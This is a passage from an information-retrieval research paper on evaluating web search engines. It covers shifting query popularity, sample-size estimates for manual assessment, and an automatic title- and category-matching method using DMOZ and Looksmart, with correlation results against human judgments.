To answer that question we examine the intersection of the top queries from two months in Figure 7. We compare those sets using the Pearson correlation coefficient [51]. The Pearson coefficient will be -1 if the scores in the ranked list are exactly opposite, 1 if they are the same, 0 if there is no statistical correlation between the two scored lists. Figure 7 shows us that while there is a statistical correlation between the rankings of two months it is only moderately strong, which suggests that while the top queries may be similar, users' interests are changing in frequency.



FIG. 6. Overlap of queries month to month over a year.



FIG. 7. Stability of intersecting top ranking queries month to month.

So, does this all make sense? Why are the top queries not consistent? Let's consider seasonal and other cyclic changes in interest along with news topical changes that may make this fluctuation in queries a reasonable result.

We examined the top moving queries for November 2003 and saw the following entertainment changes. "Paris Hilton" bumped up to 5, thanks to her infamous home movies. "Clean" searches for "Hilton video" shot up to 797. "Rick Solomon" entered the top 1000, while Paris' younger sister "Nicky Hilton" reached 1361. Harry Potter popped up to 168 as trailers for the new movie were unveiled. Prince Charles continued climbing, reaching 248 as rumors of improper relations circulated on the Internet and mainstream media. "Women of Walmart" debuted at 388 after the Playboy pictorial hit the Internet on Nov. 12. "Average Joe" moved up to 488 as "Melana" got to know her average suitors. "Cat in the Hat" bounced up to 641, thanks to a heaping helping of commercials and merchandising. "Eduardo Palomo" entered the list at 785, as news spread of the Mexican actor's recent death. "Jessica Alba" moved up to 823 as she promoted her new movie 'Honey,' due out Dec. 5. "Art Carney" entered the list at 898, as fans mourned the death of the Honeymooner star.

So, it appears that on average, most queries are not going to be seen again, and the top queries change over time due to seasons, news and other changing user interests. The web as a whole is growing and the existing content is changing. Search engines' ranking strategies change over time as they try and improve their services. Is it manually feasible to keep up with all these changing factors to understand the effectiveness of these services? To answer that question we must ask, how many queries must we evaluate to have a good understand of the effectiveness of these systems?

6. Estimating the Necessary Number of Queries

The basic Cranfield tests assumed that the topics/queries were representative of user needs. This is probably not true for similarly sized (∼50 topics) query sets on the web, given the diversity of web users and tasks and topics being searched for. Thus, the fundamental question of how many queries are necessary to adequately evaluate a web system's effectiveness with reasonable confidence must be addressed.

Several studies have claimed that there may not be a statistical approach that is applicable to discovering how many queries are required [19,53]. Clearly, statistical sampling cannot account for the additional error introduced by the ambiguity of relevance assessment. We would have to resort to empirical estimates to determine that error, such as those that have been studied in TREC [13]. However, we can establish at least a lower-bound on the sizes necessary through traditional statistical sampling techniques. Sampling from real users' queries ensures that our query set is truly representative of users' needs and gives us at least a preliminary basis for determining how many queries we should examine. Although the true distribution across queries of whatever effectiveness metric we use may not be known, assuming a normal distribution is a fair start as others we might expect (perhaps binomial-like for navigational tasks, skewed for others, etc.) would require smaller sample sizes. In this case, the equation for determining the sample size for estimating a single population with a specified confidence is [43]:

$$ss = (Z)^2 * (p) * (1 - p)/c^2 \quad \text{(sample size equation)}, \tag{5}$$

where:

- $Z = Z$ value (e.g., 1.96 for 95% confidence level, see any statistics books for values),
- $p =$ percentage picking a choice, expressed as decimal (.5 used for sample size needed),
- $c =$ confidence interval, expressed as decimal (e.g., $.04 = \pm 4$).

This sample size can be adjusted for population size:

$$ss' = \frac{ss}{1 + \frac{ss-1}{\text{population}}}. \tag{6}$$

Examining Table II for the sample size needed to evaluate a search service, we see that if our system processed at least 50 million queries per week we would need to examine approximately 6800 queries. It is not feasible to have human assessors evaluate the results from even 4000 queries, let alone ∼6800. Thus, some greater sample error must be tolerated to get a realistic sample size that is still capable of evaluating

TABLE II
SAMPLE SIZE, 1% SAMPLE ERROR

1% Sample Error	10k	100k	500k	1M	10M	50M	100M
90%	4050	6373	6715	6760	6802	6805	6806
95%	4899	8762	9423	9513	9595	9602	9603
99%	6239	14,229	16,057	16,319	16,562	16,584	16,587

TABLE III
SAMPLE SIZE, 5% SAMPLE ERROR

5% Sample Error	10k	100k	500k	1M	10M	50M	100M
90%	265	272	272	272	272	272	272
95%	370	383	384	384	384	384	384
99%	622	659	663	663	664	664	664

system effectiveness. Sample size figures with an expanded error tolerance are given in Table III.

Tolerating greater error in the sample sizes will result in sample sizes that are small enough to be economical for use in evaluating systems. As shown in Table III, we can evaluate a system using only ∼272 queries with a 90% confidence and a 5% sample error. Still ∼270 queries is a large set, especially when evaluating approximately the top 20 results from multiple systems.

It is prudent to examine the total cost of a manual evaluation. Suppose we have five engines to evaluate, and we have 300 queries and the top 20 results from each engine to examine for use in that evaluation. This results in $(300q * 20r * 5s =)$ ∼30,000 total results to evaluate. Assuming it takes only 30 seconds to determine the relevance of each result, it would take a single person 10.4 days to complete the task if they did not sleep, and 31 days if they worked an 8-hour day straight. The reality is that the cost of 30 seconds per document is a very optimistic goal; a more realistic number of minutes-per-document, complete with breaks and interruptions is more likely to represent the actual case.

Clearly, such effort to just understand how the various engines are doing would be a full time job. This is clearly not scalable to the web, given that its content is growing and changing every day, and users' interests continue to change. We suggest that the only clear way to truly scale with this problem is to find automatic methods that strongly correlate to the evaluations of human assessors. If such automatic methodologies are shown to be viable, humans might be used to evaluate only the systems that matter the most, reducing the assessment costs and increasing the speed and frequency with which such an activity can take place. In the next section

we present a new automatic evaluation technique that begins work toward the goal of automatically assessing systems.

7. Automatic Web Search Evaluation

Although manual evaluations have provided accurate measures of web search service performance across many query tasks, they are dated very quickly as the web, search services in operation, algorithms used by those services, popular queries and desired results change rapidly. The prohibitive expense of repeating manual evaluations has led to several studies of automatic evaluation of web search systems. Our goal is to find an automatic technique that is fast enough to repeat weekly, does not require an army of assessors and accurately reflects the current web pages and queries.

First, we review all the proposed techniques for achieving that goal. The least resource-intensive of the proposed methodologies is to compute a similarity measure between documents retrieved by web search services and the query to automatically estimate relevance as likeness to a known retrieval strategy. However, this introduces a bias toward whatever strategy is chosen as the gold standard. Shang and Li compared the rankings generated by using several standard IR similarity measures and one that they designed themselves to model a ternary relevance assessment [55]. They found their evaluation correlated with a manual evaluation of a small set of queries from the academic domain [46].

Others have advocated the use of click-through data (tuples consisting of a query and a result that was clicked on) for automatic assessment, however, there is a documented presentation bias inherent in this data: users are more likely to click on highly ranked documents regardless of their quality [8].

Joachims presents a method using a single user interface that combines rankings of results from two engines in order to remove this bias [42]. For three users of this interface to three web engines over 180 queries, he shows that the automatic evaluation correlates with a manual one.

Web taxonomies are manual classifications of web pages into an ontology; DMOZ, Yahoo's directory, and Looksmart are examples. These ontologies have several properties. First, they divide the web into many broad topics. Each topic may have many levels in its hierarchy, with each level representing a category of documents. Documents may exist in many categories. Each document/URL is described via a title and a description. Each category has a title, and a path which represents its placement in the hierarchy of the ontology. Figure 8 shows the top level of the DMOZ[3] directory.

[3] DMOZ is an open directory project developed (also known as the Open Directory Project, or ODP) by ∼35,000 editors classifying ∼4 million web pages into 350,000 nodes.

FIG. 8. DMOZ high level categories.

Figure 9 shows a category node in the DMOZ directory. Each category node defines sub-nodes, links to other parts of the ontology, and contains a listing of pages with editor-entered titles and descriptions of the best web pages for the node.

Others have made use of web taxonomies to fuel automatic evaluation. Haveliwala et al. used the categories in the DMOZ to evaluate several strategies for the related page (query-by-example) task in their own engine by selecting pages listed in the DMOZ and using distance in the hierarchy as a measure of how related other pages are [28]. Menczer used distance in the DMOZ hierarchy as a part of an estimate of precision and recall for web search engines using TREC homepage-finding qrels to bootstrap his evaluation [47]. For 30 of these queries he found that the automatic evaluation correlated to a manual one. In 2002 we proposed a method of automatic evaluation based on mining web query logs and directories [16]. That method was



FIG. 9. DMOZ category node.

shown to provide a statistically significant number of query evaluations to meet our sample sizes and clear rankings of search systems. Later we used this technique with multiple taxonomies to examine the question of taxonomy-specific bias, and found it to be unbiased [3,5]. What follows is an elaboration on that work, including measure stability experiments, further analysis, and correlation with a new automatic technique using categories.

7.1 On-Line Taxonomies

Fundamental to our automatic evaluation methodology is usage of existing manually constructed web taxonomies. For our purposes, it is important to note that all taxonomies we've found have a common notion of categorization of entries via cate-

TABLE IV
WEB TAXONOMIES FOR PSEUDO-RELEVANT RESULT SELECTION

Taxonomy	Editors	Categories	Links	Source	As of
Open Directory Project[a]	36,000	361,000	2.6 million	Search Engine Watch[b]	04/01
Looksmart[c]	200	200,000	2.5 million	Search Engine Watch	08/01

[a] We excluded the "Adult," "World," "Netscape," and "Kids & Teens" sub-trees from our experiments (not these statistics) as they are not edited with the same methods as other categories.

[b] Search Engine Watch Web Directory Sizes http://searchenginewatch.com/reports/directories.html.

[c] Entries were taken from the "Reviewed Web Sites" section of the queries' results pages.

gory names that often includes a hierarchy and inclusion of editor-entered page titles. Although the editing policies of different taxonomies vary somewhat, they all have human editors entering titles for the sites listed so that the taxonomy titles do not necessarily correspond to, and likely are more consistently accurate than, the titles of the pages themselves. Table IV shows various statistics for the two taxonomies we used. The key difference between them is that DMOZ has been primarily constructed by volunteer editors while Looksmart™ is primarily a paid-inclusion service.

7.2 Evaluation Methodologies

We have developed two methodologies for using web taxonomies to automatically evaluate web search engines. Each of our methodologies makes use of a reviewed collection (in this case a web taxonomy), and a large sample of web queries. The title-match approach collects documents from the reviewed collections whose editor-supplied titles exactly match a given query. These documents are viewed as the "best" or "most relevant" documents for that query, and the mean reciprocal rank (MRR) of these documents over all queries is used as the scoring metric for each engine. The category-match approach searches the category names in the reviewed collections, and if a category name is found that exactly matches a given query, all documents from that category are used as the relevant set. Precision-based measures such as P@10 are then used to rank each engine. For either methodology to yield a valid ranking of engines according to general retrieval effectiveness, the set of query-document pairs that they produce needs to be reasonable, unbiased, and large enough to satisfy both sampling and stability.

Two other factors that must be controlled in this methodology, as in any evaluation strategy, are bias in the queries sampled and the documents we select as their pseudo-relevant results. One possible approach for automatically finding best documents would be to simply select the top document retrieved by a particular engine as the pseudo-correct document for that query. However, this would bias the documents selected towards that engine's ranking scheme, resulting in inflated scores

for engines using similar algorithms. Another possible solution would be to select a random document and formulate a query intended to retrieve it, as proposed by Buckley for the TREC Web Track [12]. However, the queries would then be biased and unrepresentative of real users' needs. In our methodology, unbiased queries are achieved simply through statistical sampling techniques. We ensure that the sample is large enough to be representative of the query log chosen and that the initial query log is sufficiently large, drawn from a source indicative of the domain of queries we intend to evaluate, and an accurate representation of typical queries over whatever time period in which we are interested in evaluating the engines. Although selecting documents according to the titles of random queries is not inherently biased, we have limited ourselves to editor-controlled titles of a particular collection of documents.

In order to show that our automatic evaluation is robust, it is key to demonstrate that it is unbiased in terms of the taxonomy chosen. To this end, we performed title-match experiments using both Looksmart and DMOZ, and found a very strong (.931) positive Pearson correlation of the scores produced by each. These results are detailed in Section 8.3. Given that these experiments show our automatic method to be unbiased in terms of taxonomy, we focused on using DMOZ, the larger and more heavily-edited taxonomy, for the remaining experiments in this study [3,5].

In addition to eliminating taxonomy selection bias, it is crucial to the success of these automatic methodologies that they be shown to be "stable" for a reasonable sample size of queries. That is, these methods must be able to return consistent rankings for a set of engines being evaluated over any arbitrary, reasonably sized sample of queries. If the methods can be shown to be stable, they can be relied upon to produce accurate rankings over non-fixed query sets, and therefore can be used to continually evaluate web search engines even as their query traffic changes over time. To this end, we have designed a set of experiments for determining the error rate (in terms of stability) of these automatic evaluation techniques.

7.3 Engines Evaluated

The web search engines that we evaluated were Google™, Fast™ (AllTheWeb™), Teoma™, Inktomi™ (via MSN™ advanced search), AltaVista™, and WiseNut™. We assume that pages popular enough to warrant listing in DMOZ are likely to be crawled by each of these engines, therefore any skewing effects due to differing index coverage are likely to be negligible. This assumption is likely reasonable, given the very large index sizes of popular search engines (Google™ claims over four billion pages, Alltheweb™ claims over two billion), and the tendency of taxonomies to list popular pages.

8. Automatic Evaluation Results

Our automatic evaluation technique mines query logs to guarantee that our evaluation is truly representative of the user population. We mine for known-item tuples by using taxonomies as our potential pool. While the suitability of any single query/URL tuple as best-matching can certainly be disputed, the goal is to produce so many that any individual disagreements do not skew our results. Because of those considerations we feel that this is the most promising of all the automatic techniques proposed.

We began with a ten-million-entry log of queries submitted to AOL Search during the first week of December, 2002. As it was from a single server of a pool that distributes queries round-robin, it is itself a sample of the total queries for that week. This ten-million entry query log was then filtered and queries exhibiting the following characteristics were removed:

- Exact duplicates.
- Queries containing structured operators, such as '+,' 'AND,' 'OR.'
- Queries not between one and four words long.
- Queries seemingly searching for pornography.

The filtration process left us with a log of just over 1.5 million queries from which to draw our samples.

We then paired documents whose editor-entered title exactly matched a query (ignoring only case) with that query. To examine how heavily titles in DMOZ are edited, we compared them to the titles in the web pages themselves. In the 79% of DMOZ query-document pairs that had URLs we were capable of crawling, only 18% of them had edited titles in the taxonomy that exactly matched (ignoring case) those of their corresponding pages. We filtered the initial set of matching query-document pairs such that we only kept pairs whose result URLs have at least one path component (not just a hostname) and for which the query does not appear verbatim in the URL. These constraints were intended to remove trivial matches such as the query "foo bar" matching http://www.foobar.com and limit bias that might be introduced if some engines use heuristics for matching URL text. Often, there were multiple documents in the taxonomies that matched a given query, creating a set of alternate query-document pairs for that query. This led to the development of four methods of scoring, all variants of Mean Reciprocal Rank computed for each engine over all queries:

- Random-match: A random candidate judgment is selected as the judgment.
- Max-match: The best-scoring candidate judgment over all engines is selected as judgment.

TABLE V
NUMBER OF MATCHES ON EDITED TITLES

Taxonomy	Attempted	Total matches	After filtering	Queries matched	Avg. per query
DMOZ	1,515,402	83,713	39,390	24,992	1.58
Looksmart	1,515,402	33,149	10,902	10,159	1.07

- Avg-match: The average score of all candidate-judgments is computed.
- LocalMax-match (MRR1): The best-scoring candidate-judgment for an engine is selected.

The numbers of initial, filtered, and average matches in per query (after filtering) for each taxonomy are listed in Table V.

Figure 10 shows a visual representation of the extraction process of finding a user query in the logs, mining the DMOZ title entries, and creating the query URL tuples.

8.1 Manual Evaluation

In order to assess how well our automatic evaluation measures approximate the evaluations of real users, we created a set of manual best-document relevance judgments. Based on guidance from Ian Sobroff at NIST, we had 11 student evaluators manually judge the first 418 queries that matched titles in DMOZ. We selected these queries from a single taxonomy with the knowledge that bias introduced through taxonomy selection was minimal. We built a simple web interface that presented assessors with the next query to be judged once they had logged in. For each query, they were presented with a randomized list of all of the unique documents retrieved by each engine pooled together. Each list item consisted only of the number of that document in the list, which was a link to the actual URL of the document so that users could view the live document on the web in the browser of their choice. All assessment was performed at the assessors' leisure from their personal or campus lab computers. Assessors were told to select only the best document (home page) and any duplications or equivalently probable interpretations (i.e., an acronym that could be expanded to multiple equally-likely phrases). On average, they selected 3.9 best documents per query. Our manual evaluation interface recorded 87 hours spent judging all 418 queries over a two-week period. The evaluation period began the day after gathering the automatic judgments and storing the search results for each query from each engine in an attempt to minimize the effect of changes taking place in the live data.



FIG. 10. Title-match process.

TABLE VI
FIRST 2000 QUERY-DOCUMENT PAIRS FROM EACH DIRECTORY

DMOZ			Looksmart		
Ranking	MRR1	Found in top 10	Ranking	MRR1	Found in top 10
E1	.3282	1095	E1	.3078	982
E2	.2720	939	E2	.2866	946
E3	.2647	796	E3	.2327	712
E4	.1784	720	E5	.2081	776
E5	.1610	632	E4	.2061	720
E6	.1391	517	E6	.1958	661

8.2 Taxonomy Bias

As a preliminary to our comparison of evaluation methods, we ran a set of experiments designed to show that taxonomy-based automatic evaluations are unbiased in terms of chosen taxonomy. Since different queries matched on each taxonomy and there were only 734 matching pairs (1.5% set overlap), we used the first 2000 matching queries from each taxonomy. These had 68 pairs in common. As shown in Table VI, the ranking of the engines is nearly identical for each directory, having a .931 (very strong) positive Pearson correlation.

This very strong positive Pearson correlation shows that automatic evaluations based on taxonomy entries are unbiased in terms of chosen taxonomy. This allows us to focus the remainder of our experiments on DMOZ, which is larger, and more heavily edited. In addition, the free availability of the contents of DMOZ allows us to index its hierarchical structure, thereby making methods such as category-match a viable alternative.

Once our query-document pairs from each taxonomy had been constructed, and we had conducted a manual evaluation to compare to, we set about conducting automatic evaluations using the title-match method.

8.3 Automatic Evaluation

To get a worst-case estimate of how well the title-match automatic evaluation tracked with the manual one, we performed the automatic evaluation on only those queries that had been manually judged. With only 418 queries, a difference of 4.8% is necessary for two engines to be considered to be performing differently with 95% confidence. The manual evaluation's ranking of the target engines compared to our automatic evaluation is shown in Table VII. E2 and E3 in the automatic run and E3 and E5 in the manual run are statistical ties.

TABLE VII
AUTOMATIC VS. MANUAL FOR 418 QUERIES

Automatic			Manual		
Ranking	MRR1	Found in top 10	Ranking	MRR1	Found in top 10
E1	.3254	220	E2	.3602	307
E2	.2475	191	E1	.3184	275
E3	.2429	151	E3	.2774	237
E4	.1608	144	E5	.2667	235
E5	.1472	118	E6	.2434	224
E6	.1216	100	E4	.2064	196

Even with this small number of queries the evaluations were found to have a .71 Pearson correlation, which is typically considered "moderately strong." The Spearman rank correlation (accounting for statistical ties) is .59. In a situation where a very large number of queries are available for use by the automatic evaluation system, we would expect to see these correlations increase.

8.4 Stability

Using our original query log of 10 million as a population size, and limiting sampling error to 3%, a sample size of 1067 pairs is needed for 95% confidence in our representation of the population. Using a sample of 2000, our sampling error is 2.2%, demanding at least a 2.2% relative difference in MRR for two engines to be considered to be performing differently with 95% confidence. However sampling is not the only error introduced in this methodology. The error associated with the assumption that a document whose edited title exactly matches a query is a reasonable candidate for the best document for that query is more difficult to estimate. In order to determine how many query-result pairs are necessary for a stable method we calculated error rate, as suggested by Buckley for this type of evaluation [13], across all query-result samples of various sizes and across five formulations of MRR according to varying uses of the sets of alternate matching documents for each query as shown in Table VIII. For these error rate experiments we selected one large taxonomy (DMOZ) and held it constant, and produced a very large number of query-result pairs for that taxonomy. From this resulting collection of query-result pairs we constructed all possible random query samples of varying sizes, ranging from 2000–4000. Each of these sets of random query samples was then run against the 6 test search engines, and the results for each MRR measure on each sample were used in calculating the error-rate of the measure. Error rate was calculated using 0% fuzziness, meaning that any variation in the engines' rankings would count as an error, as shown in Table VIII.

TABLE VIII
ERROR RATES ACROSS SAMPLE SIZES AND MRR FORMULAS

Size/MRR	Random	Global Max	Average	Local Max (MRR1)
2000	1.11%	1.11%	0.56%	1.11%
3000	0%	0%	0%	0.83%
4000	0%	0%	0%	0%

As can be seen from the table, all of the MRR measures were very stable, leaving only near 1% probability of two engines changing places in the rankings when using different samples of the given sizes. By the time we reach sample sizes of 4000, we see no changes in the engines' ranking when using different samples. From these experiments we can conclude that these automatic evaluation approaches will be stable enough to permit the usage of changing query sets for evaluating a set of web search engines over time.

8.5 Category Matching

While, the Title-matching process can be thought of as representative of users navigational, and transactional behavior, Category-matching can be correlated to user informational needs [3,5]. Thus, rather than utilizing a MRR value that shows how good engines are at returning and ranking a known-item, this evaluation makes use of the more traditional precision-at-10 metric. Figure 11 shows a graphical view of the process of selecting queries, category nodes and the set of correct results. Again, it is hypothesized that while this list of web pages may not be exhaustive, that it is considered good enough to base search engine rankings on when enough categories are examined.

For the "category-match" methodology, we focused on utilizing the categorical information present in DMOZ for a precision-based automatic ranking method. The basic method was to exactly match queries to the most specific component of the category names and then use all documents in those matching categories as the pseudo-relevant set. For example, the query "mortgage rates" would match the categories "/Top/Personal_Finance/Mortgage_Rates" and "/Top/Business/Property_Assets/Mortgage_Rates." This yields many pseudo-relevant documents for each query (see Table IX), making it suitable for precision-based measures.

For the sake of comparison, we began with the set of 24,992 distinct queries that matched titles of documents in DMOZ. We then attempted to match each of those with category names as stated. The results of this matching can be seen in Table IX. Unlike the title-matching experiments, we did not filter the pseudo-relevant documents on the basis of their URLs being only a hostname or containing the query text.



FIG. 11. Category matching process.

TABLE IX
NUMBER OF MATCHES ON CATEGORY NAMES

Attempted	Matched	Categories per query (avg.)	Documents per query (avg.)
24,992	6255	11.4	192

TABLE X
AUTOMATIC CATEGORY MATCHING OVER 6255 QUERIES VS. MANUAL OVER 418 QUERIES

Automatic				Manual	
Ranking	P@10	Ranking	MRR1	Ranking	MRR1
E3	.0491	E3	.5017	E2	.3602
E1	.0462	E1	.4552	E1	.3184
E2	.0447	E2	.4436	E3	.2774
E5	.044	E5	.4314	E5	.2667
E6	.0401	E6	.386	E6	.2434
E4	.0347	E4	.3732	E4	.2064

The target search engines were then evaluated by calculating the mean precision and reciprocal rank of the first retrieved relevant document (MRR1) over the top ten results retrieved for the entire set of queries matched. Limiting the evaluation to the top ten results from each engine (typically the first page) is consistent with the common belief that web users rarely examine more than one page of results for any given query. The intuition for using these two measures is to examine not only how many of the top ten results are relevant, but how well those top ten are ranked (it is also believed that users often are most interested in the first relevant result). The results of this evaluation can be seen in Table X.

While the precision-at-ten numbers may seem low, they should not be taken as the true precision-at-ten values. The number only represents what set of DMOZ pages were found in the results, but it does provide an overall ranking of engines that can be used.

Again, for a worst-case estimate of how this automatic strategy tracks a manual one, we initially limited the automatic and manual evaluations to only those queries they had in common. However, since not all manually judged queries also matched category names, this only left 94 queries, demanding a 10.1% difference between two engines' scores for them to be considered to have performed statistically different with 95% confidence. Examining those results, there were too many ties for correlations to be meaningful. Therefore, we present instead the entire set of automatic category matches in comparison with the entire set of manual judgments. Correlation coefficients for these are given in Tables XI and XII.

TABLE XI
PEARSON CORRELATIONS OF MEASURES

	Category MRR1	Title MRR1
Title MRR1	0.689	N/A
Manual MRR1	0.597	0.735

TABLE XII
SPEARMAN CORRELATIONS OF RANKINGS

	Category MRR1	Category P@10	Title MRR1
Category P@10	1.0	N/A	N/A
Title MRR1	.6571	.6571	N/A
